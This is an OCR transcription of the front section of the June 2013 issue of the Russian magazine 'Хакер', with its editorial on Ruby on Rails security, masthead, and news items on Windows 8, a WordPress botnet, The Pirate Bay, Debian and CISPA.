
X-РЕЛИЗ: КЛОН DROPBOX НА AZURE 102

ХАКЕР

06(173) 2013

НОВАЯ ПАЧКА АТАК НА XML

WWW.XAKEP.RU



Defcon Group: здесь обсуждают взлом и безопасность

18+

Игротека: семь игр про хакеров

РЕКОМЕНДОВАННАЯ ЦЕНА: 270 р.

БОЛЬШЕ РЕЛЬСОВ!

За последний год в Ruby on Rails нашли множество уязвимостей. Мы расскажем, как обезопасить свой проект

18

ПУТЬ К [БЕЗ]ОПАСНОСТИ

80

СОБИРАЕМ УРОЖАЙ ХАК-ТУЛЗ

Лучшие утилиты с хакерских конференций за последний год

26

КТО ПРИДУМАЛ DNS

Интервью с пионером интернета Полом Мокапетрисом

PUBLISHING FOR ENTHUSIASTS
4 607157 100063 13006
(game)land hi-fun media



[БЕЗ]ОПАСНЫЕ РЕЛЬСЫ

Когда-то давно перед программистом стоял выбор: писать все с нуля или воспользоваться каким-нибудь фреймворком. Сейчас чаще всего стоит вопрос, какой фреймворк использовать.

Если бы в 2006-м не было Ruby on Rails, то мир, возможно, никогда не увидел бы Twitter. Хорошо написанные фреймворки открыли для разработчиков то, что раньше сложно было представить, — возможность за фантастическое время получить прототип приложения. И при этом сразу заложить в него простор для будущего масштабирования.

Фреймворки дали турбонаддув процессу разработки, но и загнали в определенные рамки. Появилась целая плеяда программистов, которые без чужого каркаса написать уже ничего не способны. А некоторые из фреймворков в погоне за универсальностью превратились в таких громоздких монстров, что изучить их стало в пять раз сложнее самого языка программирования.

У противников фреймворков вообще немало аргументов. И безопасность — один из них. «Если часть кода написана дядей Васей, которого ты никогда не видел, то о какой безопасности может идти речь?» Но я убежден: развивающиеся фреймворки с большим комьюнити гораздо более безопасны, чем код среднестатистического программиста, и более того — сами ограждают проект от многих бед вроде {SQLi, CSRF, XSS}.

За последний год в рельсах обнаружились уязвимости, позволяющие удаленное исполнение кода, — и тысячи ресурсов разом оказались уязвимы к атакам. Антиаргумент в пользу безопасности. Но мы решили разобраться: стоит ли из-за этого отказываться от модного фреймворка и возможно ли вообще на нем писать безопасные приложения?

Степан «Step» Ильин,
главред][
twitter.com/stepah



Главный редактор	Степан «step» Ильин (step@real.xakep.ru)
Заместитель главного редактора по техническим вопросам	Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Шеф-редактор	Илья Илембитов (ilembitov@real.xakep.ru)
Выпускающий редактор	Илья Курченко (kurchenko@real.xakep.ru)
Литературный редактор	Евгения Шарипова

РЕДАКТОРЫ РУБРИК

PC ZONE и UNITS	Илья Илембитов (ilembitov@real.xakep.ru)
X-MOBILE и PHREAKING	Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
ВЗЛОМ	Юрий Гольцев (goltsev@real.xakep.ru)
	Антон «ant» Жуков (zhukov.a@real.xakep.ru)
X-TOOLS	Дмитрий Евдокимов (evdokimovds@gmail.com)
UNIXOID и SYN/ACK	Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
MALWARE и КОДИНГ	Александр «Dr. Klouniz» Лозовский (alexander@real.xakep.ru)
РЕДАКТОР-СТАЖЕР	Евгений Толмачёв

ART

Арт-директор	Алик Вайнер
Дизайнер	Егор Пономарев
Верстальщик	Вера Светлых

DVD

Выпускающий редактор	Антон «ant» Жуков (ant@real.xakep.ru)
Unix-раздел	Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Security-раздел	Дмитрий «D1g1» Евдокимов (evdokimovds@gmail.com)
Монтаж видео	Максим Трубицын
PR-менеджер	Анна Григорьева (grigorieva@glc.ru)

РАЗМЕЩЕНИЕ РЕКЛАМЫ

ООО «Рекламное агентство «Пресс-Релиз»
Тел.: (495) 935-70-34, факс: (495) 545-09-06, advert@glc.ru

ДИСТРИБУЦИЯ

Директор по дистрибуции	Татьяна Кошелева (kosheleva@glc.ru)

ПОДПИСКА

Руководитель отдела подписки	Ирина Долганова (dolganova@glc.ru)
Менеджер спецраспространения	Нина Дмитрюк (dmitryuk@glc.ru)

Онлайн-магазин подписки: http://shop.glc.ru
Факс для отправки купонов и квитанций на новые подписки: (495) 545-09-06
Телефон отдела подписки для жителей Москвы: (495) 663-82-77
Телефон для жителей регионов и для звонков с мобильных телефонов: 8-800-200-3-999


Для писем: 101000, Москва, Главпочтамт, а/я 652, Хакер. В случае возникновения вопросов по качеству печати и DVD-дисков: *claim@glc.ru*. Издатель: ООО «Гейм Лэнд», 119146, г. Москва, Фрунзенская 1-я ул., д. 5. Тел.: (495) 934-70-34, факс: (495) 545-09-06. Учредитель: ООО «Врублевский Медиа», 125367, г. Москва, Врачебный проезд, д. 10, офис 1. Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ № ФС77-50333 от 21 июня 2012. Отпечатано в типографии Scanweb, Финляндия. Тираж 196 000 экземпляров. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере.


CONT
18
RUBY ON RAILS: ПУТЬ К [БЕЗ]ОПАСНОСТИ
Самые важные уязвимости проектов на Ruby on Rails и способы их лечения
GOOGLE ЗАНЯЛАСЬ МАССОВОЙ ЧИСТКОЙ PLAY: ПОД НОЖ ПОПАЛО 60 ТЫСЯЧ ПРИЛОЖЕНИЙ
9
26
ВАЖНО НАЗЫВАТЬ ВСЕ СВОИМИ ИМЕНАМИ
Интервью с Полом Мокапетрисом, создателем DNS





ИЮНЬ 2013

№ 173



Мария «Mifrill» Нефёдова
mifrill@real.xakep.ru





Как объясняют производители ПК (в частности, Acer), Microsoft слишком рано поставила крест на традиционных ПК. В Windows 8 в прямом смысле «похоронили» десктоп, скрыв его от пользователя.

ПРОСТИТЕ, БЫЛ НАПУГАН

MICROSOFT ЗАНЯЛАСЬ РАБОТОЙ НАД ОШИБКАМИ В WINDOWS 8



Хоронить «восьмерку» — модно, весело, спортивно, об этом знают все. Однако до точки кипения ситуацию довела аналитическая компания IDC, заявившая, что Windows 8 попросту «затормозила» рынок ПК вместо того, чтобы дать ему новый толчок и сделать его вновь актуальным в дивном новом мире мобильных устройств и облачных сервисов.

Не так давно мы сравнили ситуацию, сложившуюся вокруг выхода Windows 8, с выходом Windows 3.1 — переход оказался не менее сложным. В компании объявили, что до конца года выпустят бесплатное промежуточное обновление Windows 8.1 под кодовым названием Windows Blue, в котором должны устранить хотя бы часть того, что так не понравилось пользователям традиционных десктопов. Интересно, а будет в следующем году Windows 8.11?

> *«К сожалению, выпуск Windows 8 не только не придал положительного импульса рынку ПК, но, похоже, даже затормозил его»*

В свою защиту Microsoft указывает на 100 миллионов проданных копий «восьмерки». Традиционно, по этой цифре нельзя судить об успехе ОС. Речь идет об OEM-версиях, поставляемых с новыми ПК и планшетами. Нельзя даже с уверенностью говорить, достигла ли большая часть этих копий конечных пользователей или же привязана к еще не проданным компьютерам.

В отчете IDC совсем другая картина. Спрос снизился на 13,9% по сравнению с тем же периодом в прошлом году (в первом квартале 2013 года было продано 76,3 миллиона ПК), и IDC ставит это в вину Windows 8. То есть одна из причин снижения продаж «персоналок» — выход новой ОС. Стоит сказать, что цифры действительно скверные, это худший результат за все время наблюдений, то есть с 1994 года. Для сравнения: по данным других аналитиков — Gartner, падение составляет 11%, что тоже совсем нехорошо. Разумеется, рынок персональных компьютеров пострадал также от смартфонов и планшетов, но именно выход «восьмерки» явно ухудшил положение.

Остается только ждать подробностей, потому что сейчас сложно предугадать, насколько радикально в Microsoft готовы подойти к решению проблемы. Трудно предположить, что нас ждет полный отказ от Metro и возврат Aero. В конечном счете — зачем делать вторую «семерку», если уже есть первая? Однако в Microsoft поняли, что с их флагманским продуктом есть проблемы, и готовы довольно оперативно их решать — и это главное.

КУРС МОЛОДОГО IT-БОЙЦА


ДЛЯ ТЕХ, КТО НЕ УСТАЕТ УЧИТЬСЯ

В наше время самообразование стало куда доступнее: нашему вниманию предлагаются почти бездонные библиотеки на разных языках, дистанционное обучение, виртуальные лекции и многие другие инструменты получения знаний. Но, как известно, ничто не заменит практику. Очевидно, именно об этом думали авторы курса Matasano Crypto Challenges (matasano.com/articles/crypto-challenges), создавая свой необычный сборник задач.

Курс рассчитан на весьма широкую аудиторию от хакеров до веб-разработчиков и будет интересен людям, которые не прочь прокачать свои умения на практике, вместо штудирования теоретических материалов. Matasano Crypto Challenges состоит из 48 упражнений и задач, суть которых — атака на реальные криптографические приложения. Самая настоящая практическая работа «в поле».

Чтобы попробовать свои силы, нужно связаться с авторами проекта по почте (cryptopals@matasano.com), после чего ты получишь комплект из первых восьми задач. Если сумеешь с ними справиться и дашь верные ответы, получишь следующую партию и так далее.

Особенную пикантность этой затее придает полное отсутствие туториалов и правильных ответов. Авторы Matasano Crypto Challenges убедительно просят всех участников курса не публиковать в открытом доступе никакой информации даже о самих задачах, не говоря уже о правильных ответах и решениях.



Просьбы авторов — это, конечно, хорошо, но шила в мешке не утаишь. Уже известно, что в курс включены следующие темы: RSA, алгоритм Диффи — Хеллмана, замена символов и XOR, потоковые и блочные шифры и их режимы шифрования.




ГИБРИДНЫЙ УЛЬТРАБУК ОТ ASUS

ДВА ДИСПЛЕЯ ЛУЧШЕ, ЧЕМ ОДИН!

Стартовали продажи любопытной новинки от Asus — ультрабук Taichi 31 на базе Windows 8 может похвастаться сразу двумя Full HD дисплеями, благодаря чему ему удается сочетать функциональность планшета и ноутбука одновременно. После планшетов-трансформеров это даже почти не удивляет :).

Оба IPS-дисплея Taichi 31 имеют размер 13,3 дюйма и подключены к одной и той же аппаратной платформе. Основная фишка заключается в том, что экраны могут функционировать как независимо друг от друга, так и в связке, благодаря чему с устройством могут работать одновременно два пользователя. Можно смотреть фильмы вместе, или, например, один пользователь может сидеть в инете, а другой в это время будет смотреть фильм. Поддерживается ввод как с помощью прикосновений пальцев, так и при помощи стилуса.

Под капотом новинки кроются Intel Core третьего поколения, интегрированная Intel HD Graphics 4000, 4 Гб DDR 3 1600 МГц, твердотельный накопитель SATA III SSD 128 Гб или 256 Гб, Wi-Fi (802.11a/b/g/n), Bluetooth 4.0 и полимерная батарея на 53 Вт • ч. Средняя цена гаджета 62 тысячи рублей.




→ **Дата релиза Firefox OS** — это июнь 2013 года, совсем скоро. Система дебютирует в Бразилии, Венесуэле, Испании, Польше и Португалии.



→ **В HTML5 добавят URI-схему для платежей Bitcoin.** Благодаря этому перечислить BC на любой кошелек станет возможно буквально одним кликом.



→ **Государство призвало провайдеров Японии блокировать Tor-трафик.** Пока на добровольных началах и только IP известных рилеев Tor, что в открытом доступе.



→ **Начиная с 2007 года в iPhone обнаружили больше уязвимостей,** чем в смартфонах на Android, BlackBerry и Windows, сообщает компания Sourcefire.

WORDPRESS ПОД ПРИЦЕЛОМ

ПОПУЛЯРНЫЙ ДВИЖОК ПОДВЕРГСЯ АТАКАМ СРАЗУ С НЕСКОЛЬКИХ СТОРОН


Один из наиболее популярных в Сети бесплатных движков WordPress внезапно оказался под пристальным вниманием хакеров. Разумеется, подобные платформы постоянно подвергаются атакам, но в этом месяце WordPress как-то особенно не повезло.

Сначала приключилась неприятность с популярнейшим плагином social-media-widget. Данный плагин используется для реализации виджета для вставки кнопок быстрого обращения к социальным сетям, и количество скачиваний плагина приближается к миллиону. В релизе 3.3 в код social-media-widget просочились посторонние вставки, загружающие с внешних сайтов блоки для подстановки спама в форме SEO-ссылок на сайт, использующий плагин. Судя по всему, у одного из разработчиков перехватили доступ к репозиторию. Итог — тысячи пострадавших сайтов и исключение плагина из каталога WordPress.

Но на этом неприятности только начались. Далее последовала мощная атака на тысячи WordPress-серверов, целью которой стал брутфорс пароля к админкам. Если подбор пароля удался, сервер становится частью ботнета.



Текущий размер ботнета из WordPress-серверов уже оценивается в более чем 100 тысяч хостов. Самое неприятное в том, что бэкдор внедряют прямо в движок, так что смена пароля тут не поможет. Пораженный сайт присоединяется к брутфорсу, используется для совершения DDoS-атак и иных характерных для ботнета действий.





В интервью изданию Business Insider Дэн Камински признался, что еще два года назад пытался взломать Bitcoin, но так и не сумел найти в системе уязвимостей.



Компания HostExploit признала Россию «лидером» по вредоносной активности в AS-сетях в четвертом квартале 2012 года. Мы возглавляем этот список уже третий раз подряд.



СМАЙЛИКОВ В ЯДРЕ

Хорошо быть любопытным. Энтузиаст Джеймс Фейтор (студент Рочестерского технологического института) проанализировал код ядра Linux 3.8.8. Исследование вышло не совсем обычным, так как Джеймс решил подсчитать… смайлики в коде. Оказалось, что в ядре 90 раз встречается комбинация символов «;-)».



МИЛЛИОНОВ РЕПОЗИТОРИЕВ

GitHub отпраздновал пятилетие и по этому случаю раскрыл кое-какую статистику. С 2008 года количество пользователей проекта выросло с 6 тысяч до 3,5 миллиона человек, а число репозиториев увеличилось с 2,5 тысячи до 6 миллионов. Также в прошлом году сервис получил 100 миллионов долларов инвестиций.

В «ПИРАТСКОЙ БУХТЕ» НЕСПОКОЙНО


ЗНАМЕНИТЫЙ ТРЕКЕР СНОВА «ШТОРМИТ», А ЕГО БЫВШИХ АДМИНОВ ВСЕ ЖЕ НАСТИГАЕТ ПРАВОСУДИЕ

Опять неспокойно в стане самого скандального торрент-трекера сети. The Pirate Bay в очередной раз попытался сменить домен, так как адрес в зоне .se все же находится в юрисдикции шведских властей, которые, очевидно, почти дозрели до попытки изъять у трекера текущий домен. Предполагалось, что на старом адресе останется лишь редирект, а «Бухта» переместится в зону .gl, относящуюся к Гренландии. Однако все пошло не так, как планировалось. В Гренландии пиратам почему-то не обрадовались, и регистратор TELE-POST почти сразу заблокировал домены thepiratebay.gl и piratebay.gl. TELE-POST любезно сообщили: такое решение продиктовано тем простым обстоятельством, что домены будут использоваться для размещения нелегального контента. Вопрос насчет нелегального контента, конечно, спорный, ведь на самом трекере ничего незаконного нет, но препираться с гренландцами администрация The Pirate Bay не стала. В итоге портал просто переехал в зону .is, которая относится к Исландии. Здешние нравы оказались попроще, исландцы не намерены блокировать «Бухту», пока их об этом не попросит суд. Издание TorrentFreak отмечает, что на этот случай в запасе у трекера есть и другие домены.

> *The Pirate Bay переехал в зону .is, которая относится к Исландии. TorrentFreak совершенно справедливо отмечает, что в запасе у «Бухты» еще десятки доменов*


Менее радужно складываются обстоятельства вокруг Готфрида Свартхольма — одного из основателей TPB, которых с такой помпой судили в 2009 году. Напомню, что Свартхольма еще тогда объявили в международный розыск, в то время как он находился в Камбодже (притом по состоянию здоровья). Осенью прошлого года его неожиданно арестовали камбоджийские власти, видимо сумевшие наконец договориться со своими европейскими коллегами. Готфрида почти сразу экстрадировали в Швецию, где прямо в аэропорту обвинили... в хакерской атаке.

Сейчас обстоятельства ареста наконец проясняются. Прямо скажем, выглядит все это нехорошо, а Свартхольм вдруг оказался настоящим суперхакером. Ему и еще трем людям, чьи личности не раскрываются, предъявили обвинения в мошенничестве в крупном размере, попытке совершения мошенничества и помощи в мошеннических действиях. Якобы Свартхольм пытался получить доступ к огромным пластам информации от разных компаний и государств (!), в том числе к персональным данным и номерам социального страхования. И занимался он этим систематически, «в результате чего его действия подорвали доверие общественности к банковской системе». До кучи Свартхольма обвинили и во взломе банка Nordea Bank. Якобы он пытался украсть 5,7 миллиона шведских крон (около 900 тысяч долларов), но в итоге сумел вывести лишь 27 тысяч.



Ожидается, что новый процесс по делу Готфрида Свартхольма начнется уже в этом месяце. К тому моменту должен подойти к концу срок, который Свартхольм отбывает сейчас. Вряд ли Свартхольм вообще выйдет на свободу во время этой «пересменки», так как власти опасаются, что он покинет страну.

01



AMD БУДЕТ ПРОИЗВОДИТЬ ARM-ЧИПЫ

→ Представители компании AMD подтвердили выпуск линейки ARM-чипов для встраиваемой техники. Переход на новую архитектуру произойдет в рамках линейки G — это процессоры со сверхнизким потреблением.

02



ФИЛЬТРАЦИЯ ИНТЕРНЕТА ОТ ЯНДЕКСА

→ Компания «Яндекс» запустила сервис Яндекс.DNS, позиционирующийся как инструмент для безопасного серфинга. 77.88.8.8 обеспечит режим без фильтрации, 77.88.8.88 блокирует доступ к сайтам с вредоносным ПО, а 77.88.8.7 также отфильтрует сайты с «контентом для взрослых».

03



SAMSUNG ПРОТИВ ФАЛЬШИВЫХ ОТЗЫВОВ

→ На Тайване скандал и суд — местное представительство Samsung уличили в написании тысяч фальшивых отзывов на собственные продукты. Интересно, что руководство компании решило не отпираться, а просто распорядилось, чтобы тайваньский филиал прекратил самодеятельность.


DEBIAN 7 И НОВЫЙ ЛИДЕР ПРОЕКТА


КУДА ВОЗЬМУТ КУРС ЛИНУКСОИДЫ ПОД РУКОВОДСТВОМ НОВОГО ЛИДЕРА

Когда ты будешь держать этот номер в руках, Debian 7 уже выйдет в свет — релиз свежей версии назначен на начало мая. Изменений будет много (все же новые версии выходят нечасто), но сейчас мне хотелось бы остановиться даже не на самом Debian, а на том факте, что у проекта сменился лидер.


Как ты знаешь, лидера проекта выбирают ежегодно (даже если ты об этом не знал, то теперь уже знаешь :)). Последние три года этот пост бессменно занимал Стефано Закироли, однако в этом году он не стал выдвигать свою кандидатуру, и за должность «сражались» кандидаты, не имеющие опыта в этом статусе. К слову, некоторые пессимисты полагают, что поводом для такого решения послужили опасения, что Debian 7 в этом году может не выйти, и Закироли не хотелось ударить в грязь лицом. Как бы то ни было, победа на выборах досталась Лукасу Нуссбауму, доценту Университета Лотарингии, где Debian является частью курса.

Нуссбаум принимает участие в разработке дистрибутива с 2005 года, выступает мэйнтейнером пакетов, связанных с языком Ruby, и успел поспособствовать укреплению сотрудничества между разработчиками Debian и Ubuntu. В своей предвыборной программе Лукас говорил о том, что нужно интенсивнее внедрять инновации, укреплять сотрудничество с upstream-проектами и устранять помехи, мешающие энтузиастам принимать участие в работе над проектом (например, улучшить документацию, упростить формальные процессы и рецензирование, а также заняться совместной поддержкой пакетов). В качестве новых продуктов были упомянуты Live-сборки дистрибутива и пригодный для использования «простыми смертными» репозиторий с rolling-обновлениями. Нуссбаум пояснил, что репозиторию Testing уже 13 лет, но он до сих пор остается решением не для всех. Между тем Ubuntu как раз подумывают о переходе на LTS-релизы (раз в два года) и промежуточные rolling-обновления. А значит, Debian может утратить свой козырь — возможность, доступную уже много лет, но, увы, непригодную для обычных пользователей. А привлечение новых людей к ветке Testing, по мнению Лукаса, повлечет за собой улучшение качества и стабильных выпусков.





В выборах 2013 года приняли участие 390 разработчиков, что составляет 39,4% от всех участников, имеющих право голоса (в прошлом году явка составила 42%, в позапрошлом — 43%).



Последние три года лидером проекта был Стефано Закироли, но в этом году он не стал выдвигать свою кандидатуру

01



ШИФРОВАНИЕ? НЕ, НЕ СЛЫШАЛИ

→ Довольно печальной статистикой из области B2B поделилась «Лаборатория Касперского». По данным ЛК, 35% компаний в мире вообще не используют шифрование данных. Что еще грустнее — в России этот показатель и вовсе достигает 38%. Корпоративный шпионаж и утечки данных не пугают этих людей.

02



«ЖЕЛЕЗО» В КИТАЕ БОЛЬШЕ НЕ ПОКУПАЕМ

→ Президент США Барак Обама подписал законопроект, согласно которому НАСА и ряд других министерств больше не могут закупать ИТ- и телеком-оборудование, произведенное в Китае. Причина, разумеется, в кибершпионаже и хакерских атаках, представляющих угрозу национальной безопасности.

03



КРУПНЕЙШИЙ ПУНКТ ОБМЕНА ТРАФИКОМ

→ Во Франкфурте-на-Майне к концу года появится новая крупнейшая на планете платформа обмена трафиком DE-CIX Apollon. Точка обмена строится на платформе FSP 3000 производства ADVA Optical Networking, поддерживающей скорости до 2 Тбит/с для каждой оптоволоконной пары.



CISPA ПРОВАЛИЛАСЬ

ПРИЕМНИК SOPA И PIPA ПРИКАЗАЛ ДОЛГО ЖИТЬ

Еще живы воспоминания о массовых протестах прошлого года, направленных против законопроектов SOPA и PIPA, рассмотрение которых в итоге было отложено. Но на смену этим инициативам уже пришла новая — CISPA. Суть документа, существующего с 2011 года, примерно та же, что и у предшественников: законопроект расширяет возможности американских правоохранительных органов и правообладателей в борьбе с нелегальным контентом в интернете, торговлей интеллектуальной собственностью, защищенной авторским правом, и контрафактом. Если вдуматься, то CISPA выглядит даже хуже, чем пресловутая SOPA.

Законопроект настолько неприятный, что в Сети уже начала подниматься очередная волна негодования, а Anonymous принялись агитировать за массовые протесты и отключения сайтов, а также за «профилактический DDoS». Но к счастью, на этот раз ничего подобного не потребуется, — ключевой комитет сената вынес законопроекту негативную оценку, а это почти автоматически означает, что принять его невозможно. Официальной причиной назвали недостаточную защищенность приватности пользователей. Председатель комитета Джей Рокфеллер выразил уверенность, что Сенат не примет законопроект в текущем виде. Ранее другие представители Белого дома тоже говорили о том, что президент не подпишет подобную бумагу. Ура, что ли?


Несмотря на то что документ «забанили» в сенате, торговая ассоциация TechNet, представляющая Google, Yahoo!, Microsoft, HP, Oracle и другие IT-компании, поддержала законопроект. Против выступали Mozilla и сооснователь Reddit Алексис Оханиан.

ГЛОБАЛЬНАЯ ЗАЧИСТКА В GOOGLE PLAY

